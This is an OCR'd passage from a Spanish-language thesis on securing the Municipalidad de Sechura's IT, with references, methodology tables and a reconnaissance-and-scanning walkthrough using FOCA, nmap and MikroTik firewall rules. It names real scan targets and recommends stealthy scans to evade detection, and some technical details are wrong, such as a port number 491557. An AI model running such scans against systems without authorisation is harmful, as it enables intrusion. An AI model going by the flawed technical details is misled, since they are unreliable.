d_CI&adaptor=Primo%20Central&tab=Everything&query=any,contains,David%20Arboledas,%202017&offset=0

Sergio Contreras, Francisco Nova, 2018 Advantages of ordinal alpha versus Cronbach's alpha, illustrated using the WHO AUDIT test/Ventajas del alfa ordinal respecto al alfa de Cronbach ilustradas con la encuesta AUDIT-OMS/Vantagens do alfa ordinal em relacao ao alfa de Cronbach verificadas na pesquisa AUDIT-OMS. Disponible en: https://go.gale.com/ps/i.do?p=AONE&u=univcv&id=GALE|A626504804&v=2.1&it=r

OTOYA VERÁSTEGUI, MELITÓN RICARDO. 2018 Gestión de riesgos de TI en la seguridad de la información del Programa de Desarrollo Productivo Agrario Rural 2017. Disponible en: https://repositorio.ucv.edu.pe/handle/20.500.12692/16120

ROLDAN, MIGUEL Y FERNANDO, HÉCTOR. 2020. *Ciberseguridad en las redes moviles de telecomunicaciones y su gestion de riesgos.* Ingeniería y Desarrollo, vol. 38, no. 2, July-Dec. 2020 : Fundacion Universidad del Norte, 2020. 598-295-525-342. Disponible en: https://go.gale.com/ps/i.do?p=IFME&u=univcv&id=GALE%7CA667971531&v=2.1&it=r

GUILLÉN, FABIENNE P., AND SALAH TRABELSI. 2012. Les esclavages en Méditerranée espaces et dynamiques économiques. Madrid Disponible en: https://www.digitaliapublishing.com/a/30299

Santo Orcero, D. (2018). *Kali Linux.* Madrid: RA-MA Editorial. Disponible en: https://www.digitaliapublishing.com/a/110097

MUNISECHURA - Municipalidad Provincial de Sechura. Provincia de Sechura. Disponible en: https://portal.munisechura.gob.pe/

Aldwairi, Monther 2022 Evaluation of virtual laboratory platforms for online support information course security, Disponible en: https://www.proquest.com/coronavirus/docview/2707727138/F79B02528E82405APQ/2?accountid=37408

Alzahrani, Latifa ; Kavita Panwar Seth 2021, The impact of organizational practices on information security management performance, Disponible en: https://www.proquest.com/coronavirus/docview/2584398515/F79B02528E82405APQ/4?accountid=37408

Zammani, Mazlina ; Razali, Rozilawati ; 2021, Organizational Information Security Management Maturity Model, Disponible en: https://www.proquest.com/coronavirus/docview/2655113134/F79B02528E82405APQ/16?accountid=37408

Bai, Heju,2022, Legal Management of Network Information Security Based on Embedded Real-Time Task Processing. Disponible en: https://web.p.ebscohost.com/ehost/detail/detail?vid=6&sid=201b9c37-c8e1-49fc-8b10-a5c30df488e3%40redis&bdata=Jmxhbmc9ZXMmc2l0ZT1laG9zdC1saXZl#AN=159024430&db=a9h

OTOYA VERÁSTEGUI, MELITÓN RICARDO 2018. Gestión de riesgos de TI en la seguridad de la información del Programa de Desarrollo Productivo Agrario Rural 2017., Dispinible en: https://repositorio.ucv.edu.pe/handle/20.500.12692/16120

Sergas (2014). Analisis descriptivo. Disponible en: https://www.sergas.es/gal/documentacionTecnica/docs/SaudePublica/Apli/Epidat4/Ayuda/Ayuda_Epidat_4_Analisis_descriptivo_Octubre2014.pdf

ANEXOS

Tabla 13. Matriz de Operacionalización de variables

VARIABLES DE ESTUDIO	DEFINICIÓN CONCEPTUAL	DEFINICIÓN OPERACIONAL	DIMENSIÓN	INDICADORES	ESCALA DE MEDICIÓN
Variable Independiente Seguridad de la Información	La seguridad de la información es un conjunto de normas, técnicas y medidas de seguridad para proteger y controlar los datos que operan dentro de una organización y asegurar que la información (Cienfuegos Solís 2017).	Medidas de prevención y protección ante una persona, tratando de minimizar los riesgos. Permitiendo identificar, analizar y mitigar vulnerabilidades, virus informáticos.		-La cifra del número de vulnerabilidades. -Nivel de grado de vulnerabilidades. -Disminuir el nivel de número de vulnerabilidades	Razón
Variable Dependiente Gestión de Riesgos	Permite la obtención de algunos impactos sobre diferentes datos de información, esta es la posibilidad de muchas amenazas para explotar una vulnerabilidad generando un impacto negativo en los sistemas, tanto como integridad nos permite tener recursos importantes en las organizaciones y la disponibilidad de gestión son procedimientos basados en tecnología de cualquier software que son orientados a	La gestión de riesgos permite a los profesionales tomar decisiones en escenarios de amenazas y vulnerabilidades, esto permitirá establecer dimensiones y valores con respecto a los activos de la información asegurando la continuidad de la organización (Otoya y Flores 2017)		-Identificar la cifra de riesgos informáticos de la municipalidad. -Analizar los riesgos informáticos de la Municipalidad. - Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	Razón

	una alta disponibilidad de tiempo. (Guerra; Neira, 2021)				

Tabla 14. Matriz de consistencia

TITULO	PROBLEMA	OBJETIVOS	HIPOTESIS	VARIABLES	INDICADORES	ITEMS	METODOLOGIA
Implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura. 2022	GENERAL: ¿Por qué es necesario implementar mecanismos y medidas de seguridad de la información para mejorar la gestión de riesgos en los equipos informáticos de la Municipalidad de Sechura?	GENERAL: Mejorar la gestión de riesgos de TI en la municipalidad de Sechura mediante la implementación de seguridad de la información. ESPECÍFICOS: -Identificar la cifra de riesgos en la municipalidad de Sechura. -Analizar los riesgos informáticos de la Municipalidad. - Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	GENERAL: La implementación Seguridad mejorara la gestión de riesgos en los sistemas de la municipalidad de Sechura ESPECÍFICOS: -Identificar los riesgos en los sistemas informáticos. -analizar para identificar el nivel de riesgo en el que se encuentra la municipalidad. -mitigar los riesgos tratados para reducir los riesgos informáticos.	VI: Seguridad de la Información	VI: -La cifra del número de vulnerabilidades. -Nivel de grado de vulnerabilidades. -Disminuir el nivel de número de vulnerabilidades.		ENFOQUE: Cuantitativo DISEÑO: Experimental-Preexperimental TIPO: Aplicada MUESTRA: 25 Sistemas informáticos. MUESTREO: No probabilístico TECNICAS E INSTRUMENTO DE RECOLECCIÓN DE DATOS: Cuestionario Encuesta ESCALA: Razón
				VD: Gestión de Riesgos	VD: -Identificar la cifra de riesgos informáticos de la municipalidad de Sechura.	1-5	
					-Analizar los riesgos informáticos de la Municipalidad	6-15	
					- Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	16-20	

Tabla 15. Indicadores de variable dependiente

Indicador	**Objetivo**	**Técnica / Instrumento**	**Modo de calculo**
Identificar la cifra de riesgos en la municipalidad de Sechura.	Identificar y dar a conocer los riesgos que puedan provocar posibles problemas o consecuencias.	Encuesta/ Cuestionario	**R=**Amenazas + Vulnerabilidades
Analizar los riesgos informáticos de la Municipalidad	Evaluar la categoría o grado de impacto de los riesgos analizados	Encuesta/ Cuestionario	**R=** Vulnerabilidad * Amenaza
Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	Asumir la responsabilidad según el nivel de riesgo que se encuentra	Encuesta/ Cuestionario	**MCRT=** Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.

Desarrollo de la seguridad de la información

Una empresa sin seguridad en sus equipos informático es una empresa que va a la deriva debido a que hoy en día es muy importante aplicar mecanismos de seguridad y soluciones antes las vulnerabilidades esto es muy importante hoy en día porque los ataques informáticos se han multiplicado y las grandes y medianas empresas son los perjudicado es por eso que debemos identificar las vulnerabilidades para tratar de minimizar los riesgos en la organización y así proteger con confidencialidad, integridad y disponibilidad.

La triada de la seguridad de la información CID


Fuente: Triada de seguridad de la información

Confidencialidad; En términos de seguridad hace referencia a la obligación de ocultar o mantener información secreta, en ella se previene la divulgación no autorizada de datos importantes.

Integridad; El objetivo es prevenir las modificaciones no autorizadas en cuanto a información.

Disponibilidad; En términos de seguridad hace referencia a la disponibilidad de información a sólo personal autorizado.

La metodología de la seguridad según la CID (Seguridad Cero Certified)



Fuente: Seguridad Cero

Para poder cumplir con estas fases se debe trabajar con el sistema operativo Kali Linux debido a las herramientas que se utilizaran son compatibles con la distribución de Linux y estas complementarán con el desarrollo de cada fase.

FASE NRO 1: RECONOCIMIENTO


En esta fase es utilizada para hacer un reconocimiento tratando de obtener información que nos sirva para las siguientes fases, esta fase permite obtener información como es el nombre del administrador, correo, dominios y subdominios.

FOCA


Es una herramienta para extraer metadatos de una página web, los documento que extrae soporta el paquete de Microsoft Office, PDF, etc.

Para crear un proyecto de extracción de datos debemos colocar el nombre de la página, su dominio y además la ubicación de la carpeta donde se almacenarán los datos.

Después se extrae toda la información que contiene como son documentos, software, nombres de usuarios, etc.




Con el resumen de la extracción de metadatos se lograron encontrar 29 usuarios



Análisis de los datos obtenidos

Documentos	322
Usuarios	29
Folder	3
Impresoras	12
Software	26
Email	1

Solución: Para no divulgar nuestros datos a las redes social o páginas web cuando vamos a subir un archivo (doc, txt, pdf, xlxs, etc.) debemos dirigirnos al archivo luego dar clic derecho para dirigirnos a propiedades y posteriormente debemos elegir detalle, donde encontraremos la casilla llamada “Quitar propiedades e información personal”



Siendo así estaríamos eliminando los metadatos de nuestros documentos y ahora si podemos enviar nuestros archivos de forma segura a las redes o páginas web.

FASE NRO 2: ESCANEO

En esta fase se buscó posibles direcciones de ataque, Esto pasa cuando se realizan escaneos de puertos o servicios con el fin de examinar la red de forma auditada con el único fin de descubrir fallas.


NMAP

Es un programa de código abierto y sirve para efectuar un rastreo de puertos, para determinar que hosts están disponibles en la red, que servicios están disponibles ya sea sistemas operativos, puertos abiertos entre otras funciones.

En este caso se hará un escaneo de puertos para identificar la información sobre la red local y saber qué servicios están funcionando en dicha red, al identificar los puertos de nuestro router podemos hacernos una idea general de cómo está la red Ahora, vamos a realizar un escaneo al portal web

Comando: nmap -sX -T4 portal.munisechura.gob.pe

Dónde: -sX-T4 Identifica los puertos abiertos e identifica nombre del servidor



Se determinó que la salida muestra a todos los 1000 puertos abiertos para el host portal y están en estado ignorados, el puerto TCP está abierto, además como utilizan un servidor en la nube nos reporta el DNS 209.133.206.18, llamado spirit.herosite.pro, esto indica el firewall esta desactivado, por lo tanto, es una vulnerabilidad grave, ya que no tiene protección a cualquier amenaza externa.


El siguiente comando:

Comando:

arp -A

Donde:

Arp -A: Identifica la dirección IP, dirección física, y el tipo y los puertos que están sin uso.



Cómo se observa en el primer comando nos dice que el host no fue encontrado esto se debe a que esa dirección está siendo utilizada, en arp -a nos muestra un listado de las direcciones que están siendo utilizadas en este caso son las que no se muestran y las que no están siendo utilizadas son las que están digitalizadas en la pantalla.


El siguiente comando:

Comando:

nmap **--script http-headers** portal.munisechura.gob.pe

Donde:

--script http-headers permite visualizar los puertos abiertos y el tipo de servicio que está utilizando.




En este caso el script realiza una solicitud HEAD para la carpeta raíz de un servidor web en este caso de la municipalidad, la imagen muestra el puerto TCP que está abierto y además utiliza múltiples servicios.

El siguiente comando:

Comando: nmap 192.168.6.10 192.168.6.13

Dónde: nmap (IP) identifica el número de puertos, estado y servicios



En este caso tenemos muchos puertos abiertos es un grave riesgo debido a estos hosts pueden ser explotados para intentar entrar a la red

Si usas **nmap,** se debe tener un permiso para escanear al objetivo, si se usa escaneos frecuentemente, prepárate para responder preguntas de tu proveedor de internet ya que algunos proveedores identifican la rutina de NMAP, por eso es recomendable hacer escaneos sigilosos ya que es menos detectable (-sS)

Solución:

Winbox


Es una herramienta que nos permite monitorear y administrar la red en este caso del router MIKROTIK, Winbox utiliza una interfaz gráfica dentro de ella también se puede interactuar y dar permiso con comando de redes, esta herramienta permite monitorear una red en este caso dar y denegar permisos y servicios.

Entonces para bloquear los puertos abiertos que se encontraron en el escaneo de nmap, debemos configurar bien el firewall de Mikrotik a través de la herramienta Winbox entonces debemos de bloquear los puertos que no son utilizados para bloquear cualquier tipo de conexión entrante a través de ese puerto que esta sin desuso.


Ejemplo: Si un atacante intenta entrar o insertar código malicioso por el puerto abierto no podrán tener acceso debido a que los puertos estarán bloqueados por el firewall según las condiciones de configuración que le vayamos a ingresar. Ahora el riesgo también se puede interpretar de la siguiente manera: Si el atacante intenta entrar por el puerto abierto tendrá acceso total al sistema debido a que los puertos no fueron bloqueado por una buena configuración de firewall.

Entonces ya expresado un ejemplo pasaremos a dar solución a esto riesgo de seguridad que tiene la Municipalidad de Sechura, para ello debemos de ingresar a Winbox.

Para ello primero se debe ingresar en IP luego a firewall después de ello debemos hacer clic el botón azul del signo más luego se nos abre una venta llamada nueva regla de firewall




Para empezar a bloquear los puertos Mikrotik trabaja con tres reglas en el Chain, ahora debemos colocar el tipo de puerto que se va a bloquear en este caso el puerto TCP según nuestro escaneo uno de los puertos abiertos y que están sin usos es el puerto número 491557, ahora debemos aplicar el bloqueo de puerto a la segmentación 0 ya que es donde se encontraron los puertos abiertos.

